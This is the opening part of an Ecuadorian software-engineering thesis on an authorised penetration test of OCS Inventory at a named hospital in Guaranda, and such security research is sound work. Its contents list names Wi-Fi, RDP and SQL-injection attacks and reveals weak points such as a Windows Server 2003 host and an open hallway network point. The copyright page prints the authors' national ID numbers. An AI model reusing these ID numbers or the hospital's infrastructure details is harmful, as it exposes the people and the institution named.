# UNIVERSIDAD ESTATAL DE BOLÍVAR

## FACULTAD DE CIENCIAS ADMINISTRATIVAS, GESTIÓN EMPRESARIAL E INFORMÁTICA

CARRERA DE SOFTWARE

**TRABAJO DE INTEGRACIÓN CURRICULAR**
**PREVIO A LA OBTENCIÓN DEL TÍTULO DE**
**INGENIEROS EN SOFTWARE**

**FORMA:** PROYECTO DE INVESTIGACIÓN

**TEMA:**

VULNERABILIDADES DEL SISTEMA WEB LIBRE OCS INVENTORY: CASO PRÁCTICO DEPARTAMENTO DE TIC´S DEL HOSPITAL HUMBERTO DEL POZO SALTOS DE LA CIUDAD DE GUARANDA AÑO 2024


**AUTORES:**

- PATIÑO ALAVA DANNA SCARLETH
- QUILUMBAQUIN GUACHAMIN KEVIN JOEL

**DIRECTOR(A):**

ING. CHRISTIAN BARRAGAN


**GUARANDA – ECUADOR**

**2024**

**TEMA**

VULNERABILIDADES DEL SISTEMA WEB LIBRE OCS INVENTORY: CASO PRÁCTICO DEPARTAMENTO DE TIC´S DEL HOSPITAL HUMBERTO DEL POZO SALTOS DE LA CIUDAD DE GUARANDA AÑO 2024

## AGRADECIMIENTO

Queremos expresar nuestro más sincero agradecimiento a todas las personas que hicieron posible la realización de esta tesis.

En primer lugar, extendemos nuestro profundo agradecimiento a nuestro director de tesis, Ing. Christian Barragán, por su invaluable orientación y apoyo a lo largo de este proceso. Su dedicación, consejos y paciencia han sido esenciales para el desarrollo de nuestro trabajo.

Un agradecimiento especial a nuestras familias, por su amor incondicional y por haber creído en nosotros en cada paso del camino. Su apoyo emocional y práctico ha sido un pilar fundamental en nuestra vida académica.

Finalmente, agradecemos a todas las personas que participaron en nuestra investigación y a aquellos que, de alguna manera, contribuyeron a la realización de este proyecto. Sin su ayuda, este trabajo no habría sido posible.

**Danna Patiño y Kevin Quilumbaquin**

## DEDICATORIA

A mi querida madre, Katty Patiño.

Quiero dedicar este trabajo a usted, quien ha sido mi mayor fuente de inspiración, mi guía y mi apoyo incondicional. Gracias por su amor, su paciencia y por enseñarme a nunca rendirme a pesar de las adversidades. Su sacrificio y dedicación me han motivado a alcanzar mis sueños. Esta tesis no solo es un reflejo de mi trabajo, sino de todo lo que usted ha sembrado en mí a lo largo de los años del amor que siempre me ha brindado.

Querida abuela, Sonia Patiño.

Su sabiduría y fortaleza son un regalo invaluable para nuestra familia. Gracias por siempre estar ahí, dándonos su cariño y enseñanzas. Es usted mi ejemplo de fuerza, y me siento muy afortunada de ser su nieta.

Queridas tías Ariana y Tamara,

No hay palabras suficientes para expresar lo agradecida que estoy por tenerlas en mi vida. Cada una de ustedes es un ejemplo de amor, fuerza y generosidad. Son como mis hermanas, siempre están para apoyarme, darme consejos y, sobre todo, brindarme su incondicional cariño.

Me siento afortunada de tenerlas como familia y de aprender de su sabiduría y ternura. Las quiero mucho y siempre estaré agradecida por todo lo que hacen por mí.

**Danna Scarleth Patiño Alava**

A mis padres, Matilde y Oswaldo, dedico este logro con todo mi amor a ustedes. Su ejemplo de lucha ha sido mi motivación, gracias por su apoyo incondicional, siempre han sido el pilar de mi éxito; consideren este logro como suyo.

A mi hermana Yajaira, mi ejemplo de dedicación, que me ha enseñado que en la vida los riesgos son necesarios para obtener grandes recompensas.

A mi hermano Oswaldo, gracias por estar siempre presente, tu ejemplo de esfuerzo constante me ha inspirado a seguir adelante, y cada logro que he alcanzado lleva un pedacito de tu influencia.

A mi hermano Anderson, mi confidente a pesar de la distancia que nos separó de casa, juntos enfrentamos desafíos, demostrando que el apoyo mutuo trasciende cualquier obstáculo. Hoy, al culminar mi carrera te estoy eternamente agradecido.

A mis hermanos pequeños Jostyn y Lucero mi inspiración. Ustedes, que miran con ilusión mis pasos, me impulsan a dar lo mejor de mí para ser el ejemplo que merecen.

A mi enamorada Estefania, mi compañera incondicional, quien con su amor, paciencia y apoyo ha sido un faro de luz en este camino. Gracias por estar a mi lado en los momentos más difíciles. sin su presencia, esta travesía no habría sido la misma.

**Kevin Joel Quilumbaquin Guachamin**

UNIVERSIDAD ESTATAL DE BOLIVAR

FACULTAD DE CIENCIAS ADMINISTRATIVAS, GESTIÓN EMPRESARIAL E INFORMÁTICA

# CERTIFICADO DE VALIDACIÓN

ING. CHRISTIAN BARRAGAN, ING. DARWIN CARRIÓN y DR. CARLOS TACO , en su orden Director y Pares Académicos del Trabajo de Integración Curricular "ANÁLISIS VULNERABILIDADES DEL SISTEMA WEB LIBRE OCS INVENTORY: CASO PRÁCTICO DEPARTAMENTO DE TIC´S DEL HOSPITAL HUMBERTO DEL POZO SALTOS DE LA CIUDAD DE GUARANDA AÑO 2024.", desarrollado por los estudiantes PATIÑO ALAVA DANNA SCARLETH Y QUILUMBAQUIN GUACHAMIN KEVIN JOEL.

## CERTIFICAN

Que, luego de revisado el Trabajo de Integración Curricular en su totalidad, cumple con las exigencias académicas de la carrera SOFTWARE, por lo tanto, autorizamos su presentación y defensa.

Guaranda, 09 de Diciembre del 2024

Firmado electrónicamente por: CHRISTIAN FERNANDO BARRAGAN QUIZHPE

ING. CHRISTIAN BARRAGAN

**Director**

Firmado electrónicamente por: DARWIN PAUL CARRION BUENANO

ING. DARWIN CARRIÓN

**Par Académico**

Firmado electrónicamente por: CARLOS ENRIQUE TACO PADILLA

DR. CARLOS TACO

**Par Académico**

UEB | UNIVERSIDAD ESTATAL DE BOLÍVAR

BIBLIOTECA GENERAL

**DERECHOS DE AUTOR**

Yo, **Patiño Alava Danna Scarleth,** portadora de la cédula de identidad No. **1317899852** y Sr. **Quilumbaquin Guachamin Kevin Joel** portador de la cédula de identidad No. **1728213578** en calidad calidad de autores y titulares de los derechos morales y patrimoniales del Trabajo de Titulación: **ANÁLISIS DE VULNERABILIDADES DEL SISTEMA WEB LIBRE OCS INVENTORY: CASO PRÁCTICO DEPARTAMENTO DE TIC´S DEL HOSPITAL HUMBERTO DEL POZO SALTOS DE LA CIUDAD DE GUARANDA AÑO 2024,** modalidad Proyecto Investigativo, de conformidad con el Art. 114 del CÓDIGO ORGÁNICO DE LA ECONOMÍA SOCIAL DE LOS CONOCIMIENTOS, CREATIVIDAD E INNOVACIÓN, concedemos a favor de la Universidad Estatal de Bolívar, una licencia gratuita, intransferible y no exclusiva para el uso no comercial de la obra, con fines estrictamente académicos.

Conservamos a nuestro favor todos los derechos de autor sobre la obra, establecidos en la normativa citada.

Así mismo, autorizamos a la Universidad Estatal de Bolívar, para que realice la digitalización y publicación de este trabajo de titulación en el Repositorio Digital, de conformidad a lo dispuesto en el Art. 144 de la Ley Orgánica de Educación Superior.

Los autores declaran que la obra objeto de la presente autorización es original en su forma de expresión y no infringe el derecho de autor de terceros, asumiendo la responsabilidad por cualquier reclamación que pudiera presentarse por esta causa y liberando a la Universidad de toda responsabilidad.

**Patiño Alava Danna Scarleth**
**C.I.: 131789985-2**

**Quilumbaquin Guachamin Kevin Joel**
**C.I.:172821357-8**

# ÍNDICE DE CONTENIDO

TEMA ..... i
AGRADECIMIENTO ..... ii
DEDICATORIA ..... iii
CERTIFICADO DE VALIDACIÓN ..... v
ÍNDICE DE CONTENIDO ..... vii
ÍNDICE DE TABLAS ..... x
ÍNDICE DE FIGURAS ..... xii
INTRODUCCIÓN ..... 1
RESUMEN ..... 2
ABSTRACT ..... 3
CAPÍTULO I ..... 4
FORMULACIÓN GENERAL DEL PROYECTO ..... 4
1.1. Descripción del Problema ..... 4
1.2. Formulación del Problema ..... 5
1.3. Preguntas de Investigación ..... 5
1.4. Justificación ..... 5
1.5. Objetivos: General y Específicos ..... 6
1.5.1. Objetivo General: ..... 6
1.5.2. Objetivos Específicos: ..... 6
1.6. Hipótesis ..... 6
1.7. Variables ..... 6
1.7.1. Variable Independiente: ..... 6
1.7.2. Variable Dependiente: ..... 7
1.7.3. Operacionalización de variables ..... 8
CAPÍTULO II ..... 10
MARCO TEÓRICO ..... 10
2.1. Antecedentes ..... 10
2.2. Científico ..... 12
2.2.1. Norma ISO 27001 ..... 12
2.2.2. Herramientas de análisis de vulnerabilidades ..... 12

2.3. Conceptual....13
2.3.1. Intranet....13
2.3.2. OCS Inventory....14
2.3.3. Software libre....14
2.3.4. Seguridad de la información.....14
2.3.5. Seguridad informática.....14
2.3.6. Vulnerabilidades.....15
2.3.7. Amenazas.....15
2.3.8. Riesgo....15
2.3.9. Ataques Informáticos o ciberataque....16
2.3.11. Pruebas de penetración....17
2.3.12. Firewall....17
2.3.13. Hacking Ético....17
2.3.14. Fases Hacking Ético....18
2.3.15. Router....19
2.3.16. Proxy....19
2.3.17. RDP....19
2.3.18. Oracle VM VirtualBox....19
2.3.19. Servidor....20
2.3.20. Base de datos....20
2.3.21. Xampp....20
2.3.22. Apache....20
2.3.23. MySQL....20
2.3.24. CVSS....21
2.4. Legal....21
2.4.1. Código Ingenios....21
2.4.2. Decreto 1014 Software Libre en Ecuador....21
2.4.3. Resolución No. C.D. 595 emitida por el Instituto Ecuatoriano de Seguridad Social....22
CAPÍTULO III....23
METODOLOGÍA....23
3.1. Tipo de Investigación....23

3.1.1. Investigación Descriptiva....23
3.1.2. Investigación exploratoria....23
3.1.3. Investigación bibliográfica....23
3.2. Enfoque de la investigación....24
3.3. Métodos de Investigación....24
3.3.1. Método Cualitativo....24
3.3.2. Método Cuantitativo....24
3.4. Técnicas e Instrumentos de Recopilación de Datos....24
3.4.1. La Entrevista....24
3.4.2. La Observación....25
3.5. Universo, Población y Muestra....25
3.6. Procesamiento de la Información....25
CAPÍTULO IV....27
RESULTADOS Y DISCUSIÓN....27
4.1. Análisis....27
4.1.1. Planificación....27
4.1.2. Reconocimiento....27
4.1.3. Escaneo y enumeración....35
4.1.4. Explotación....48
4.2. Interpretación y discusión de Resultados....70
4.2.1. Área de trabajo....70
4.2.2. Resultados obtenidos de las explotaciones....70
4.3. Comprobación de hipótesis....106
CAPITULO V....119
PROPUESTA....119
CONCLUSIONES....123
RECOMENDACIONES....124
BIBLIOGRAFÍA....125
ANEXOS....129

# ÍNDICE DE TABLAS

Tabla 1.....8
*Operacionalización de la variable independiente* .....8
Tabla 2.....9
*Operacionalización de la variable dependiente* .....9
Tabla 3.....47
*Comandos para escaneo de puertos* .....47
Tabla 4.....49
*Herramientas para obtener la contraseña de la red HOSPITAL.* .....49
Tabla 5.....49
*Comandos para realizar el ataque de fuerza bruta a la red Wifi* .....49
Tabla 6.....54
*Comandos para realizar capturar datos de tráfico de red* .....54
Tabla 8.....61
*Comandos con crowbar para explotar el Protocolo de Escritorio Remoto (RDP)* .....61
Tabla 9.....64
*Comandos para realizar inyecciones SQL con SQLmap* .....64
Tabla 10.....66
*Comandos para hacer inyecciones SQL con Metasploit* .....66
Tabla 11.....72
*Resumen Estadístico de Vulnerabilidades Encontradas por la herramienta OWASP ZAP en el sistema OCS Inventory* .....72
Tabla 12.....73
*Resumen Estadístico de Vulnerabilidades Encontradas por OWASP ZAP* .....73
Tabla 13.....79
*Resumen Estadístico de Vulnerabilidades Encontradas por OWASP ZAP* .....79
Tabla 14.....84
*Resumen Estadístico de Vulnerabilidades Encontradas por NESSUS* .....84
Tabla 15.....96
*Resumen estadístico de vulnerabilidades de nivel crítico encontradas por NESSUS* .....96
Tabla 16.....99
*Resumen Estadístico de Vulnerabilidades de nivel Alto Encontradas por NESSUS* .....99
Tabla 17.....101
*Resumen Estadístico de Vulnerabilidades de nivel Medio Encontradas por NESSUS* .....101
Tabla 18.....104

*Resumen Estadístico de Vulnerabilidades de nivel BAJO Encontradas por NESSUS* .....104
Tabla 19.....107
*Resumen Estadístico de Vulnerabilidades de Encontradas* .....107
Tabla 20.....117
*Resumen Estadístico General de Vulnerabilidades Encontradas*.....117

# ÍNDICE DE FIGURAS

Figura 1. Departamento de TIC's del hospital Humberto del Pozo Saltos del IESS .....29
Figura 2. Puerta de ingreso al servidor, cuenta con un control de acceso mediante una tarjeta que tiene solamente el responsable del departamento de TIC's.....30
Figura 3. Cuarto de los servidores del departamento de TIC's.....31
Figura 4. Servidor Windows Server 2003 donde se aloja el sistema web OCS Inventory .....31
Figura 5. Router H3C.....32
Figura 6. Características de la red wifi víctima.....32
Figura 7. Punto de red denominado "B46" en el pasillo de la planta baja del hospital .....33
Figura 8. Comprobación del acceso a la red mediante el punto de red.....33
Figura 9. Servidor de puntos de red de internet .....34
Figura 10. Switch de puntos de red.....34
Figura 11. Configuración del proxy.....35
Figura 12. Estado de conexión en el punto de red. .....35
Figura 13. Antena de red.....36
Figura 14**.** Escaneos de IP de dispositivos conectados a la red por el programa Advanced IP Scanner.....37
Figura 15. Acceder al protocolo de escritorio remoto.....37
Figura 16. Login del servidor por medio de RDP.....38
Figura 17**.** Ingreso de la dirección IP en el navegador.....38
Figura 18. Configuración del proxy para acceder a la pantalla de inicio se sesión del sistema web OCS Inventory.....39
Figura 19. Servidor web Apache denegando el acceso de redes no autorizadas ...40
Figura 20. Interfaz de Inicio de Sesión del sistema web OCS Inventory .....40
Figura 21. Niveles de riesgo y vulnerabilidades encontradas en Nessus .....41
Figura 22. Vulnerabilidades de riesgo crítico encontradas en Nessus .....42
Figura 23. Vulnerabilidades de riesgo alto encontradas en Nessus .....43
Figura 24. Vulnerabilidades de riesgo medio encontradas en Nessus .....43
Figura 25. Vulnerabilidades de riesgo bajo encontradas en Nessus .....44
Figura 26. Información encontrada luego del escaneo en Nessus .....44
Figura 27. Parámetros del informe generado por OWASP ZAP .....45
Figura 28. Riesgos encontrados en OWASP ZAP .....46
Figura 29. Alertas encontradas en OWASP ZAP .....46
Figura 30. Lista de puntos abiertos, estado,servicio y versión.....48
Figura 31. Escaneo del servidor utilizando Nessus.....48
Figura 32. Interfaces de red reconocidas por el sistema operativo Kali Linux. .....51
Figura 33. Privilegios de super usuario.....51
Figura 34. Inicia la red wlan0 en modo monitor.....52

Figura 35. Deteniendo procesos para que no interfieran en el ataque. .....52
Figura 36. Información de redes cercanas.....53
Figura 37. Carpeta donde se encuentra ubicada el diccionario de datos Rockyou 53
Figura 38. Captura de datos en el tráfico de red. .....54
Figura 39. Generando tráfico a la red.....55
Figura 40. Ataque iniciado.....56
Figura 41. Ataque finalizado.....56
Figura 42. Escaneo del puerto 3389.....57
Figura 43. Framework msfconsole ejecutándose.....58
Figura 44. Búsqueda de módulos para la explotación.....58
Figura 45. Resultado de los módulos de la búsqueda .....59
Figura 46. Configuración de la dirección IP del servidor para escanear su vulnerabilidad.....59
Figura 47. Se puede observar que el RDP del servidor no es vulnerable a pesar de tener activado el RDP.....60
Figura 48. Explotación al RDP del servidor, no se creó la sesión. .....60
Figura 49. Instalación de la herramienta crowbar en la terminal de Kali Linux....61
Figura 50. Inicia el ataque de fuerza bruta contra el servicio RDP del servidor....62
Figura 51. Proceso de ataque ejecutándose.....62
Figura 52. Ataque finalizado.....63
Figura 53. Configuración de comando para ataque de inyección SQL.....64
Figura 54. Inyección SQL iniciada .....65
Figura 55. Inyección SQL finalizada .....65
Figura 56. Framework msfconsole corriendo .....66
Figura 57. Módulos encontrados en Metasploit.....67
Figura 58. Muestra las opciones que se pueden configurar .....67
Figura 59. Establecemos la dirección IP del objetivo en el módulo y ejecutamos 67
Figura 60. Se establece la dirección IP y el archivo de contraseñas y usuarios para el ataque de fuerza bruta .....67
Figura 61. Encontró una credencial y se creó la sesión .....67
Figura 62. Búsqueda de credencial encontrada en la inyección SQL .....68
Figura 63. Ver sesiones activadas en el servidor .....68
Figura 64. Intento de ingreso credencial encontrada aprovechando la sesión abierta del servidor.....68
Figura 65. Inyección SQL en los campos de inicio de sesión.....69
Figura 66. Resultado de la inyección SQL.....69
Figura 67. Calculadora CVSS 3.1.....78

# INTRODUCCIÓN

En la actualidad, la seguridad de los sistemas informáticos y la protección de los datos, se han convertido en prioridades fundamentales para las organizaciones de todos los sectores, y especialmente para aquellas del ámbito de la salud. En este contexto, el presente trabajo de investigación se enfoca en el análisis de las vulnerabilidades del sistema web de código abierto OCS Inventory, implementado en el Departamento de Tecnologías de la Información y Comunicación (TIC's) del Hospital Humberto del Pozo Saltos del IESS, en la ciudad de Guaranda.

OCS Inventory es una herramienta utilizada para la gestión y monitoreo del inventario de hardware y software dentro de las instituciones, permitiendo optimizar los recursos y mejorar la eficiencia operativa. Sin embargo, la versión 2.1 RC 1 que está en uso en el Hospital Humberto del Pozo Saltos del IESS, no ha sido objeto de un análisis exhaustivo en términos de seguridad, lo que podría representar un posible riesgo para la protección de la información.

De modo que este proyecto tiene como objetivo identificar, analizar y clasificar las vulnerabilidades presentes en el sistema OCS Inventory, mediante el uso de técnicas de hacking ético y herramientas de escaneo como: OWASP ZAP y Nessus. Con los resultados obtenidos, se desarrollará un plan de mitigación con el fin de reforzar la seguridad del sistema.

## RESUMEN

El presente trabajo analiza las vulnerabilidades del sistema web libre OCS Inventory que es utilizado en el Departamento de TIC's del Hospital Humberto del Pozo Saltos de la ciudad de Guaranda durante el año 2024. El objetivo principal de esta investigación fue evaluar las vulnerabilidades del sistema web libre OCS Inventory utilizado por el departamento de TICS del Hospital Humberto del Pozo Saltos del IESS de la ciudad de Guaranda en el año 2024, buscando las debilidades de seguridad del sistema para mitigar posibles riesgos que comprometan la confidencialidad, integridad y disponibilidad de los datos. Para obtener la información se empleó una metodología mixta y para la recolección de los datos se realizó una entrevista dirigida al encargado del departamento de TIC 's con un enfoque de investigación analítica y descriptiva. Se realizaron pruebas de penetración bajo un entorno controlado y con autorización institucional. Entre los principales hallazgos se detectaron vulnerabilidades que son susceptibles a explotación. Como resultado, se propuso un plan de mitigación con medidas correctivas y recomendaciones para fortalecer la seguridad del sistema.



**Palabras claves:** Vulnerabilidades, mitigar riesgos, integridad, metodología mixta, pruebas de penetración, medidas correctivas.

## ABSTRACT

This paper analyzes the vulnerabilities of the free web system OCS Inventory that is used in the ICT Department of the Humberto del Pozo Saltos Hospital in the city of Guaranda during the year 2024. This paper analyzes the vulnerabilities of the free web system OCS Inventory that is used in the ICT Department of the Humberto del Pozo Saltos Hospital in the city of Guaranda during the year 2024 looking for security weaknesses in the system to mitigate possible risks that compromise the confidentiality, integrity and availability of data. To obtain the information, a mixed methodology was used and for data collection, an interview was conducted with the head of the ICT department with an analytical and descriptive research approach. Penetration tests were carried out under a controlled environment and with institutional authorization. Among the main findings, vulnerabilities that are susceptible to exploitation were detected. As a result, a mitigation plan was proposed with corrective measures and recommendations to strengthen the security of the system.



**Keywords:** Vulnerabilities, risk mitigation, integrity, mixed methodology, penetration testing, corrective measures.

# CAPÍTULO I

# FORMULACIÓN GENERAL DEL PROYECTO

## 1.1. Descripción del Problema

Según Farfán periodista del diario el universo el último informe de ciberseguridad generado por Check Point, una conocida compañía multinacional de soluciones de seguridad informática, menciona que "Ecuador se encuentra en una posición preocupante en términos de amenazas cibernéticas para el año 2024. Con un incremento del 4,9 % respecto del año anterior, el país registra un riesgo del 51,9 %". (Check Point citado por Farfán, 2024, p.2).

Del informe de Check Point 2024. Las principales amenazas identificadas a nivel mundial son el malware multi propósito, el malware de robo de información, el ransomware, la minería ilegal de criptomonedas y los ataques móviles. Aunque Ecuador no ha sufrido un ataque importante en este año, cabe mencionar los incidentes pasados como los ataques de 2021 a la Empresa Nacional de Telecomunicaciones (CNT) y los ataques de 2022 a los diferentes sistemas informáticos de la ciudad de Quito han enfatizado la importancia de la preparación en seguridades y un análisis de posibles vulnerabilidades.

En el panorama actual, la seguridad de los sistemas y la protección de la información confidencial se han convertido en aspectos críticos, la información es considerada un activo valioso para el funcionamiento de las organizaciones.

El departamento TICS del Hospital del Instituto Ecuatoriano de Seguridad Social (IESS) Humberto del Pozo Saltos en la ciudad de Guaranda hace uso del sistema web libre OCS Inventory que facilita la gestión y seguimiento del inventario de hardware y software que se encuentran en funcionamiento dentro de la institución, este sistema web no ha sido sometido a un análisis de vulnerabilidades lo que pone en riesgo la seguridad de la información almacenada y de uso institucional.

La versión de OCS Inventory que se maneja en el departamento de TIC´s es 2.1 RC 1. La falta de actualizaciones constantes del sistema OCS Inventory lo convierten en un blanco fácil para ataques cibernéticos siendo propenso a potenciales riesgos de seguridad por lo cual es importante realizar un análisis de las vulnerabilidades.

## 1.2. Formulación del Problema

¿Qué vulnerabilidades son susceptibles en el sistema libre OCS Inventory en el departamento de TICS del hospital del IESS de la ciudad de Guaranda en el año 2024?

## 1.3. Preguntas de Investigación

- ¿Cómo identificar las vulnerabilidades presentes mediante pruebas de penetración en el sistema OCS Inventory?
- ¿Por qué solucionar las vulnerabilidades identificadas según su gravedad y probabilidad de explotación, priorizando las acciones de mitigación?
- ¿Qué contendrá un plan de mitigación para las vulnerabilidades detectadas?

## 1.4. Justificación

Los sistemas web son una parte fundamental de nuestra experiencia digital cotidiana, permitiendo la comunicación y el intercambio de información a través de la red, además facilita la colaboración, el acceso a recursos y la realización de diversas tareas. Sin embargo, el rápido desarrollo también ha traído consigo un aumento en las vulnerabilidades, exponiendo a empresas, organizaciones y usuarios a riesgos cada vez mayores.

En este contexto, la implementación de OCS Inventory ha resultado ser fundamental en el Hospital Humberto del Pozo. Este sistema a través de su herramienta especializada, conocida como agente, se encarga de recolectar información del equipo, ayudando a gestionar los inventarios de hardware y software de los diferentes departamentos del hospital, con el objetivo de optimizar la eficiencia de los procesos internos de la institución.

Este análisis proactivo tiene como propósito beneficiar a la institución, identificando posibles vulnerabilidades que podrían comprometer la confidencialidad y la disponibilidad de los datos almacenados en el OCS Inventory y en sus equipos. Para proponer un plan de mitigación con el fin de reducir los riesgos de incidentes costosos y garantizar una continuidad operativa. Con la ayuda de herramientas

## 1.5. Objetivos: General y Específicos

### *1.5.1. Objetivo General:*

Evaluar las vulnerabilidades del sistema web libre OCS Inventory utilizado por el departamento de TICS del Hospital Humberto del Pozo Saltos del IESS de la ciudad de Guaranda en el año 2024.

### *1.5.2. Objetivos Específicos:*

- Identificar las herramientas y técnicas de análisis de vulnerabilidades en las aplicaciones web.
- Detectar las vulnerabilidades presentes mediante pruebas de penetración.
- Clasificar las vulnerabilidades identificadas según su gravedad y probabilidad de explotación, priorizando las acciones de mitigación.
- Proponer un plan de mitigación para las vulnerabilidades detectadas.

## 1.6. Hipótesis

La seguridad del sistema web libre OCS Inventory que se utiliza en el departamento de TIC 's del Hospital Humberto del Pozo Saltos de la ciudad de Guaranda, podría verse afectada debido a la presencia de vulnerabilidades que pueden estar presentes en el mismo.

## 1.7. Variables

### *1.7.1. Variable Independiente:*

Seguridad del sistema.

### *1.7.2. Variable Dependiente:*

Existencia de vulnerabilidades en el sistema.

### *1.7.3. Operacionalización de variables*

**Tabla 1.**

*Operacionalización de la variable independiente*

| Variable | Tipo | Definición conceptual | Dimensiones | Indicadores | Métricas | Técnicas de recolección de información |
|---|---|---|---|---|---|---|
| **Seguridad en el sistema** | Independiente | La seguridad es la protección de un sistema informático contra amenazas y ataques cibernéticos, garantizando la integridad de la información | Confidencialidad | Políticas de Seguridad | Porcentaje de Cumplimiento con Estándares de Seguridad | Revisión de Políticas y Procedimientos.<br>Entrevistas con el encargado de TIC's |
| | | | Gestión de parches y actualizaciones | Actualización de parches y software. | Frecuencia de actualización | Frecuencia de actualización |

*Nota.* Esta tabla muestra la descripción de la variable independiente del caso de estudio

*Elaborado por: Los autores*

**Tabla 2.**

*Operacionalización de la variable dependiente*

| ***Variable*** | ***Tipo*** | ***Definición conceptual*** | ***Dimensiones*** | ***Indicadores*** | ***Métricas*** | ***Técnicas de recolección de información*** |
|---|---|---|---|---|---|---|
| *Existencia de Vulnerabilidades* | Dependiente | Presencia de vulnerabilidades en el sistema que pueden ser explotadas para comprometer la seguridad. | Número de vulnerabilidades | Total, de vulnerabilidades identificadas. | Número de vulnerabilidades. | Pruebas de penetración, análisis de vulnerabilidad |
| | | | Tipo de vulnerabilidades. | Clasificación de vulnerabilidades | Por su origen. | Análisis de resultados de escaneo |
| | | | Gravedad de vulnerabilidades | Evaluación del impacto potencial de cada vulnerabilidad. | Escala de probabilidad (críticas, altas, medias, bajas). | Pruebas de penetración |
| | | | Probabilidad de explotación | Probabilidad de explotación de cada vulnerabilidad. | Escala de probabilidad (baja, media, alta) | Análisis de resultados. |

*Nota.* Esta tabla muestra la descripción de la variable dependiente del caso de estudio

*Elaborado por: Los autores*

# CAPÍTULO II

# MARCO TEÓRICO

## 2.1. Antecedentes

Para el análisis de vulnerabilidades del sistema OCS Inventory, se referencian varios casos de investigación que se fundamentan por el uso de la norma ISO 27001 y diferentes herramientas para sus análisis.

En la revista Journal TechInnovation, de la Universidad Estatal del Sur de Manabí, en el artículo titulado "Riesgos de seguridad de los datos en la web", escrito por Geanfrank Isaias Cruz Lucas, Luis Enrique Delgado Tejena, Bryan Ricardo Ponce Solorzano y Mario Javier Marcillo Merino mencionan que "Los riesgos de seguridad de los datos en la web se han vuelto cada vez más preocupantes. Los ataques cibernéticos, el robo de identidad, y la pérdida de datos confidenciales son solo algunos de los riesgos que enfrentan las empresas y los usuarios en línea. Una de las principales preocupaciones es la vulnerabilidad de los sitios web y las aplicaciones móviles a los ataques de hackers. Los ciberdelincuentes utilizan técnicas sofisticadas para acceder a los sistemas y robar información confidencial" (Cruz, Delgado, Ponce & Marcillo,2022).

En la revista científica multidisciplinar G-ner@ndo, en el artículo titulado "Vulnerabilidades en aplicaciones web, amenazas y ataques", escrito por Elizabeth Alexandra Veloz Segura y Verónica Teresa Veloz Segura mencionan que "Los atacantes utilizan diferentes medios para suspender y penetrar en un sitio web, con resultados que van desde la paralización del rendimiento de páginas hasta filtraciones de información o las infraestructuras expuestas; hay que tener en cuenta el pilar fundamental es la seguridad de la información sea pública o privada. Una política de seguridad bien definida e implantada en una organización gestionada por procesos es la base para implantar un sistema de gestión de seguridad de la

información (SGSI) que regule y gobierne los procesos y procedimientos que han de implementarse en toda organización." (Segura E., Segura, V., 2024).

En el trabajo elaborado por: Luis Arturo Rodríguez Matías (2021) previo a la obtención del título de Ingeniero en Tecnologías de la Información con el tema: "Análisis de Vulnerabilidades del Portal Web utilizando Metodologías de Hacking Ético para un GAD Municipal de la Provincia de Santa Elena", concluye que: "La información se ha convertido en uno de los activos intangibles más importantes del mundo, y por tal motivo la falta de realización de este tipo de análisis pone en riesgo la integridad de la información. Para lograr este objetivo se utilizaron varias herramientas gratuitas. También se consideró utilizar la metodología de hacking ético, para recrear ambientes virtuales y poder analizar las brechas de seguridad desde una perspectiva diferente, permitiendo recolectar información, realizar un escaneo y una enumeración de resultados." (Rodríguez, 2021).

En el trabajo elaborado por: Michael Daniel Soriano Panchana (2023) y Klever Dennis Llanos Vargas (2023) previo a la obtención del título de Ingeniero en Software con el tema: "Análisis de seguridad informática para el sistema académico integrado en red (SIANET) de la Universidad Estatal de Bolívar, basado en la norma ISO 27001:2022 – anexo A, en el año 2023", concluye que: "Se llevó a cabo varios ataques mediante la herramienta OWASP ZAP lo que permitió determinar las políticas de seguridad para el Plan de Gestión de Seguridad de la Información (PGSI) acorde a la norma antes señalada. Los resultados que se obtuvieron fueron que el sistema tiene varias vulnerabilidades las cuales son expuestas en el capítulo con sus respectivas soluciones, pero sin embargo existen 2 que deben ser mitigadas de manera urgente porque el nivel de impacto es demasiado alto" (Soriano y Llanos, 2023).

Los documentos proporcionan una visión general completa de las vulnerabilidades en diferentes sistemas web, así como los riesgos y ataques a los que se enfrentan. Basándose en la norma ISO 27001 y utilizando diversas herramientas y metodologías de análisis, como el hacking ético y OWASP ZAP, estos trabajos

proponen soluciones y políticas de gestión adecuadas. Por la cual esta información resulta valiosa para la investigación, al permitir el desarrollo de estrategias efectivas para la protección de datos y sistemas en entornos académicos, empresariales y gubernamentales.

## 2.2. Científico

### *2.2.1. Norma ISO 27001*

La ISO/IEC 27001 es la norma más conocida del mundo para sistemas de gestión de la seguridad de la información (SGSI). Esta norma define los requisitos que debe cumplir un SGSI. La norma ISO/IEC 27001 proporciona a las empresas de cualquier tamaño y de todos los sectores orientaciones para establecer, implantar, mantener y mejorar de manera continua un sistema de gestión de la seguridad de la información. (Normas ISO, 2022)

### *2.2.2. Herramientas de análisis de vulnerabilidades*

Sirven para tener una visión clara de todos los sistemas que pueden estar afectados por una o múltiples vulnerabilidades las cuales deberían ser solucionadas, ya que podrían ser un posible vector para un atacante malintencionado que quiera comprometer a los activos de dicha empresa. (López, 2019)

#### 2.2.2.1. Kali Linux.

Una de las nuevas pruebas de penetración es Kali Linux, la cual es utilizada para Auditorías de Seguridad y Pruebas de Penetración, es una plataforma basada en GNU/Linux Debían y es una reconstrucción completa, la cual contiene una gran cantidad de herramientas para la verificación de seguridad y vulnerabilidades de una red. (Ortiz, 2020)

#### 2.2.2.2. Nessus.

Nessus es una de las herramientas de escaneo de vulnerabilidades más populares y confiables, conocida por su gran potencia de escaneo y la gran cantidad de información que puede encontrar con sus distintos modos de detección.” (Lozano, 2023)

#### 2.2.2.3. Nmap.

Network Mapper, más conocido como Nmap, es una herramienta ampliamente utilizada en el ámbito de la seguridad informática para el descubrimiento de redes y la detección de vulnerabilidades en los servicios detectados gracias a sus scripts. Sin duda, Nmap es una herramienta que cualquier experto en ciberseguridad debería conocer. (Lozano, 2023)

#### 2.2.2.4. OWASP.

OWASP que por sus siglas en inglés significa (Open Web Application Security Project) la cual es una comunidad global de voluntarios y expertos y se enfoca en la seguridad informática. Tiene como misión mejorar la seguridad de aplicaciones web mediante buenas prácticas de seguridad. OWASP ofrece una amplia gama de recursos, herramientas y pautas para ayudar a las instituciones a proteger sus aplicaciones web de amenazas y vulnerabilidades. (Zuñiga, F. 2022)

#### 2.2.2.5. OWASP ZAP.

Open Web Application Security Project Zed Attack Proxy es una herramienta gratuita para evaluación y mejora de la seguridad de las aplicaciones mantenida bajo el amparo de OWASP la cual llevá a cabo pruebas de penetración que permiten detectar vulnerabilidades. (Caballero, A. 2022)

#### 2.2.2.6. Aircrack-ng

